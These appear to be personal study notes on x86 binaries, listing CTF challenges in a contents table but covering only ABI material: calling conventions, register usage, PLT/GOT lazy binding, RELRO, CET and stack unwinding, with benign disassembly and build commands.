


Contents

babygame03 – part 0 [CyLab]	2
babygame03 – part 1 [CyLab]	6
ropfu [CyLab]	10
sice-cream [CyLab]	12



```

<+64>: sub     esp,0x4
<+67>:  lea     eax,[ebp-0xaac]
<+73>:  push    eax
<+74>:  lea     eax,[ebp-0xaa8]
<+80>:  push    eax
<+81>:  lea     eax,[ebp-0xa99]
<+87>:  push    eax
<+88>:  call    0x8049233 <init_map>
<+93>:  add     esp,0x10

```

<main> sample pattern

```

<+0>:  endbr32

```

0x08049100 <_start>

```

void function (
struct {
    int a, b;        - rdi
    double d;        - xmm0
} s
, int e, int f, int g - rsi, rdx, rcx
, int h, long double l - r8, [rsp]
, double m, __m256 y - xmm1, ymm2
, __m512 z, double n - zmm3, xmm4
, int i, int j, int k - r9, [+16], [+24]
);

```

parameter_passing() [System V ABI]

IBT - Indirect Branch Tracking (ENDBRANCH)
marking valid jump target address of indirect call

SS - Shadow Stack (RET) popping ret address from another (shadow) stack and comparing them

CFI - Control-Flow Integrity [Intel SDM]

Direct: branch X → instruction
Indirect: branch X → memory → instruction
(In)direct Branch [Wikipedia]

```

g++ -m32 ?      # calling convention(cdecl)
$(?) or `?`    # cmd substitution(stdout)
diff -u <(?) <(?) # proc substitution(file)
git log --follow -p -- ? # patch history(?)

```

Bash commands

Subroutine arguments are passed on stack
Fun mnemonic: Caller Does End Cleaning

Return: floating point → st0
integer or memory address → eax

call, ret require emptying (pop or free) st0-7
excluding ret-used st0; with volatile: eax, ecx, edx
cdecl - C declaration [Wikipedia]

L2R order regs assignment

All-or-Nothing allocation for aggregate, struct-like

r11 is deliberately left unused for arg passing and preservation so that PLT code need not spill (temporarily save to memory) any regs when computing the address to which control needs to be transferred

R2L order stack pushing for args passed in memory
Parameter Passing [System V ABI]



Class	Sample Type
INTEGER	invisible reference – non-trivial object → can't pass by value
MEMORY	> 8 8byte; has(unaligned field); has_chunk(MEMORY); !form(X87 X87UP); !form(SSE SSEUPs) > 2 8byte;

SSEUP – !form(SSE||SSEUP) or !form(SSEUP||SSEUP) → SSE

each> 8byte-chunk->class = has(MEM*) ? MEMORY : has(INT*) ?
↪ INTEGER : has(*87*) ? MEMORY : SSE

get_aggregate_class(param_type) for struct,array,union [System V ABI]

Class	Sample Type
NO_CLASS	padding; empty union, structure
INTEGER	ptr; _Bool; _BigInt(N <= 64) → general purpose reg
SSE	_Float16; _Decimal32; __m64 → lowest 8byte vector reg
SSEUP	__float128; __m128/256/512 → SSE upper vector reg
MEMORY	stack
X87/X87UP	long double
X87	8byte mantissa
X87UP	2byte exponent + 6byte padding
COMPLEX_X87	complex long double
	__int128 ← {long, long}, 16byte alignment
	complex T ← {T, T}, where:
	T ∈ float, double, _Float16, __float128
	get_non_aggregate_class(param_type) [System V ABI]


For MEMORY class return value:

- (1) Caller allocates storage and passes its address as hidden first argument in rdi
- (2) Callee returns this exact address in rax
- (3) The pre-allocated return storage must be completely isolated. It must not overlap with any data that the callee can access through other names, arguments, or pointers

Parameter Returning [System V ABI]

Register	Usage	
rax	temporary reg; with variable args passes information about the number of vector regs used; 1 st return reg	T
rbx		
rcx	used to pass 4 th integer arg to functions	
rdx	used to pass 3 rd arg to functions; 2 nd return reg	T
rsp	stack pointer	T
rbp	optionally used as frame pointer	
rsi	used to pass 2 nd arg to functions	
rdi	used to pass 1 st arg to functions	
r3	used to pass 5 th arg to functions	
r9	used to pass 6 th arg to functions	
r10	temporary reg, used to pass a function's static chain pointer	
r11	temporary reg	
r12-14		T
r15	optionally used as GOT base pointer	T
r16-31	temporary regs [Advanced Performance Extensions]	
xmm0-1	used to pass and return floating point args	
xmm2-7	used to pass floating point args	
xmm8-15	temporary regs	
xmm0-15	16byte vector regs [Streaming SIMD Extensions – SSE]	
ymm0-15	32byte vector regs [Advanced Vector Extensions – AVX]	
zmm0-31	64byte vector regs (xmmN → ymmN → zmmN) [AVX-512]	
tmm0-7	temporary regs; tile regs [Advanced Matrix Extensions]	
mm0-7	temporary regs	
k0-7	temporary regs; vector mask 8byte [AVX-512]	
st0-7	temporary regs (8byte-MMX/3DNow!-stN) [X87 FPU]	
st0,st1	used to return long double args	
fs	thread pointer	T
mxcsr	SSE2 control [T] and status [F] word	P
x87 CW	x87 control word	T
x87 SW	x87 status word	
tilecfg	Tile control reg	

Register Usage ([T]true or [P]artial if non-volatile) [System V ABI]



- [1] Why does `endbr32` appear only once, i.e., at the beginning of the `_start` procedure?
↪ The question is deferred for further analysis because it remains doubtful
- [1] Why is `ebp` necessarily set to 0 before transferring to the calling `main` procedure?
↪ `ebp` will act as a NULL pointer, allowing any procedure (e.g., unwinding) to chain through frame pointers to the NULL end
- [6] What is the contribution of the `ebx` here? Padding purpose only?
↪ PIC snippet for computing the `.GOT` base/reference `G` in `ebx`: `<+45>` obtains the next-instruction address (`<+20>`) from the stack, then `<+20>` converts it to `G`
- [4] Why is there an extra `push eax` instruction? Is that caller-saved?
↪ Dummy padding for 16-byte alignment
- [8] What is the purpose of the `hlt` instruction?
↪ `__libc_start_main` handles program exit and never returns; therefore, the `hlt` is reached only if it unexpectedly returns, causing the program to crash
- [9] Why must we specify the `ds`, i.e. data segment, prefix before the `.got.plt` address?
↪ Disassembler notation or display convention
- [0] The complex sequence `[0, 12, 11]` mostly comes from the hardness of guaranteeing 16-byte alignment, doesn't it?
↪ True
- [_] [Information] 128byte red zone is reserved and shall not be modified by signal or interrupt handlers; leaf functions may use this area for their entire stack frame, rather than adjusting the stack pointer in the prologue and epilogue [System V ABI]

[_] [Information] the size of each argument gets rounded up to 8byte [System V ABI]

-
- [0] Why does `endbr32` appear only once, i.e., at the beginning of the `_start` procedure?
↪ I was mistaken; in fact, several other procedures (such as `frame_dummy` and `__do_global_dtors_aux`) also have `endbr32` at the beginning!
 - [0] Why doesn't `endbr32` appear in the `_start` procedure when compiling sample code `hello-world.cpp` with `-m32`, like in `babygame03`? [Sep 7, 2026]
↪ It turns out that the `_start` code comes from `glibc's start.S` and removes CET support in commit `25f1e16ef03a6a8fb1701c4647d46c564480d88c`
 - [0] [Fun insight] `__attribute__((nocf_check))` attribute can force a function to disallow indirect branches in CET mode
 - [1] [Information] the reason for `<+64>` is that the stack needs to be 16byte (32 or 64, if `__m256` or `__m512` is passed on the stack) aligned immediately before `call` is executed

- [_] [Information] Preprocess (preprocessor directives)
↪ Header files inclusion, macro expansion, and conditional compilation
- [_] [Information] Compiling/Frontend
↪ Verify syntax and semantics through lexical, syntax, and semantic analysis
- [_] [Information] Compiling/Middleend
↪ Perform optimizations that are independent of CPU architecture through reachability analysis, constant propagation, relocation of computation, etc.
- [_] [Information] Compiling/Backend
↪ Perform optimizations that are specific for the CPU architecture through register allocation, instruction scheduling to keep parallel execution units busy
- [_] [Information] Assembling
↪ Object code is usually relocatable, and not usually directly executable
↪ Metadata contains linking or debugging info, such as stack unwinding information
↪ Assembly code is translated to machine code and same machine code can be packaged in different object file formats
- [_] [Information] Linking
↪ Symbol resolution (static) – associating each symbol reference with exactly one symbol definition from the symbol tables of its input relocatable object files
↪ Section relocation – associating a memory location with each symbol definition, then modifying all references to those symbols so that they point to this memory location
- [_] [Information] Static Library Creating
↪ Collection of object files, usually comes in the form of `ar` archive files, augmented with a symbol table that accelerates the search for the needed files
↪ Static library contributes its code to output
- [_] [Information] Dynamic Library Creating
↪ Dynamic libraries and executables usually have the same format, so only one loader is needed, and an executable can be used as a shared library
↪ Shared library generally contributes symbol or dependency information to output
- [0] Why does 32-bit mode access GOT via `get_pc_thunk` instead of its absolute address?
↪ Because it does not conform to `g++`'s default behavior with `-fpie -pie` options
- [0] In 32-bit mode, why isn't the GOT accessed via a PC-relative instruction instead?
↪ x86 only allows PC-relative addressing for branching, not for general data accessing
- [2] How are offsets managed when loading a PIE binary?
↪ When loading a PIE binary (`ET_DYN`), kernel maps it at a random base address; then dynamic linker applies base relocations to fix absolute data pointers
↪ PIE code uses PC-relative addressing, it runs correctly regardless of its location

```

; ff 25 10 c0 04 08
jmp     DWORD PTR ds:0x804c010
<+6>:   push     0x8      ; relocation index
<+11>:  jmp     0x8049030
0x08049050 <printf@plt>

```

```

0x08049056
0x804c010 <printf@got.plt>

```

Offset	Info	Sym.Value
0804c010	00000207	00000000
Sym. Name		Type
printf@GLIBC_2.0		R_386_JUMP_SLOT

.rel.plt

```

0x08048424
<+0>: 0cc00408 07010000
<+8>: 10c00408 07020000
.rel.plt (hex dump)

```

G					
[Nr]	Name	Type	ES	Flg	
[10]	.rel.plt	REL	08	AI	
Addr	Off	Size	Lk	Inf	AI
08048424	000424	000060	5	22	4
.section_headers					

```

extern int foo(void);

void bar(void)
{
    // PLT reference
    int _ = foo();

    // GOT reference
    int (*p)(void) = foo;
}

```

GOT-PLT And GOT Slots Example

Referencing a function symbol by both the PLT and GOT causes separate JUMP_SLOT and GLOB_DAT run-time relocations that apply the same virtual address to the GOT-PLT and GOT slots, respectively

[GOT-PLT, GOT combining] replaces standard PLT entry (JUMP_SLOT) with GOT-PLT entry that executes indirect jump via unified GOT slot

[Not applicable for] pointer equality and STT_GNU_IFUNC symbols since GOT-PLT slots must resolve to the selected implementation, whereas GOT slots resolve to the PLT entries

Linker Optimization [System V ABI]

```

.PLT0: push    QWORD PTR [rip+GOT+8] ; GOT[1] - identifying information
      jmp    QWORD PTR [rip+GOT+16] ; GOT[2] - dynamic linker's resolver
      nop    DWORD PTR [rax]
.PLT1: jmp    QWORD PTR [rip+name1@GOTPCREL] ; <.PLT0+16>
      push   index1
      jmp    .PLT0
.PLT2: ... ; <.PLT1+16>

```

Procedure Linkage Table (small & medium models) [System V ABI]

```

0xf7db95c0
0x804c010 <printf@got.plt>

```

Tag	Type	Name/Val
0x00000017	JMPREL	0x8048424

.dynamic

When dynamic linker receives control, after jmp GOT[2], it unwinds the stack, looks at designated relocation entry, finds symbol's value, stores name1 actual address in GOT

Lazy Symbol Resolution - Something Magical Happens :)

```

readelf -x .rel.plt ?
g++ -fno-plt ?
g++ -Wl,-z,relro -Wl,-z,now ? # full RELRO

```

Bash commands

- (1) [Cross-Boundary Resolution] Link editor can't resolve execution transfers between executables and shared objects, so it redirects those position-independent calls to absolute locations through each file's separate PLT and transfers to PLT only from within the same object
- (2) On AMD64, PLTs reside in read-only shared text and fetch absolute addresses from a private, writable GOT updated by dynamic linker
- (3) [Function Pointer Resolution] An executable's reference to a function (&func) defined in a shared object may resolve to the executable's PLT entry, while a reference from within the shared object may resolve to the function's actual address
↔ To ensure a canonical function address, link editor tags the executable's PLT address in the symbol table (SHN_UNDEF, STT_FUNC, st_value ≠ 0), allowing dynamic linker to redirect function-address references lookup to the main executable's symbol table entry

Procedure Linkage Table (.plt) [System V ABI]

- (1) Redirect position-independent address calculations to absolute locations
- (2) A symbol is required direct access to absolute address of will have a GOT entry
- (3) Since executable or shared object has its own GOT, a shared symbol may have entries in multiple tables. Dynamic linker populates these GOT relocations before process execution
- (4) GOT[0] is reserved for _DYNAMIC structure address, allowing dynamic linker to locate its own metadata and self-initialize (without relying on other programs to relocate its memory image) before relocations run. GOT[1], GOT[2] are also reserved on AMD64
- (5) _GLOBAL_OFFSET_TABLE_ may reside in middle of .got, allowing (non) negative offsets

Global Offset Table (.got) [System V ABI]

Resolving all symbols at startup allows GOT to be made read-only, eliminating the security vulnerabilities of a writable GOT while bypassing PLT entirely through indirect GOT calls

While this approach disables lazy symbol resolution and limits function interposition strictly to startup, it removes extra PLT branch overhead – despite code-size tradeoff – and permits custom, non-System V ABI calling conventions since dynamic linker is no longer invoked at runtime

Code Sequences w/o PLT [System V ABI]

[Normal _Unwind_RaiseException] As the stack unwinds while exception propagates, each frame's language or vendor-specific personality routine decides whether to catch or pass the exception (whether "native" or "foreign")

[Forced _Unwind_ForcedUnwind] Such as longjmp and thread termination

An external agent determines when to stop (overrides default decisions of calls using _UA_FORCE_UNWIND – must continue) via a proxy personality routine that intercepts calls

If a catch-all block executes during forced unwinding, unwinding automatically proceeds at the block's end, regardless of an explicit re-throw

Unwinding The Stack [System V ABI]

Unwinding requires Call Frame Information (CFI), stored in ELF sections (e.g., .eh_frame of type SHT_X86_64_UNWIND). Canonical Frame Address (CFA) is rsp at the previous frame's call site. LSDA stands for Language-Specific Data Area

Both phases of unwinding use the unwind library (to locate and restore previous stack frames) and personality routines (to identify handlers and transfer control)

2-Phase Exception Handling Process [System V ABI]

Unwinder repeatedly calls personality routine, passing current rip and register state, frame-by-frame, until a handler is found or stack is exhausted (if so, program terminate())

No hardware registers are modified, no stack frames popped, and no destructors executed and personality routine must access state strictly via API

Because state is intact, exceptions can be dismissed before physical unwinding begins, which allows non-C++ presumptive exception handling (correcting exceptional condition and resuming execution directly at the throw site)

Search Phase w _UA_SEARCH_PHASE flag [System V ABI]

Unwinder repeatedly calls personality routine with rip and register state, physically unwinding frames until reaching the identified handler's frame

Personality routine prepares landing pad parameters in four specific registers (rdi, rsi, rdx, rcx) and returns _URC_INSTALL_CONTEXT, unwind library then restores the callee-saved registers, plus these four, to their state in the frame prior to the throwing call

Execution jumps to the user landing pad code, which resolves in one of two ways: (i) Normal Resume – execution continues normally (e.g., at the end of a C++ catch) or (ii) _Unwind_Resume – called if personality routine did not return _Unwind_HANDLER_FOUND during Search Phase – which never returns and passes exceptionObject argument

[Resource Tracking] exceptionObject tracks allocated resources that are freed before entering a standard handler landing pad, but not before non-handler pads (cleanup is deferred since _Unwind_Resume will eventually handle it)

Cleanup Phase w _UA_CLEANUP_PHASE flag [System V ABI]

```
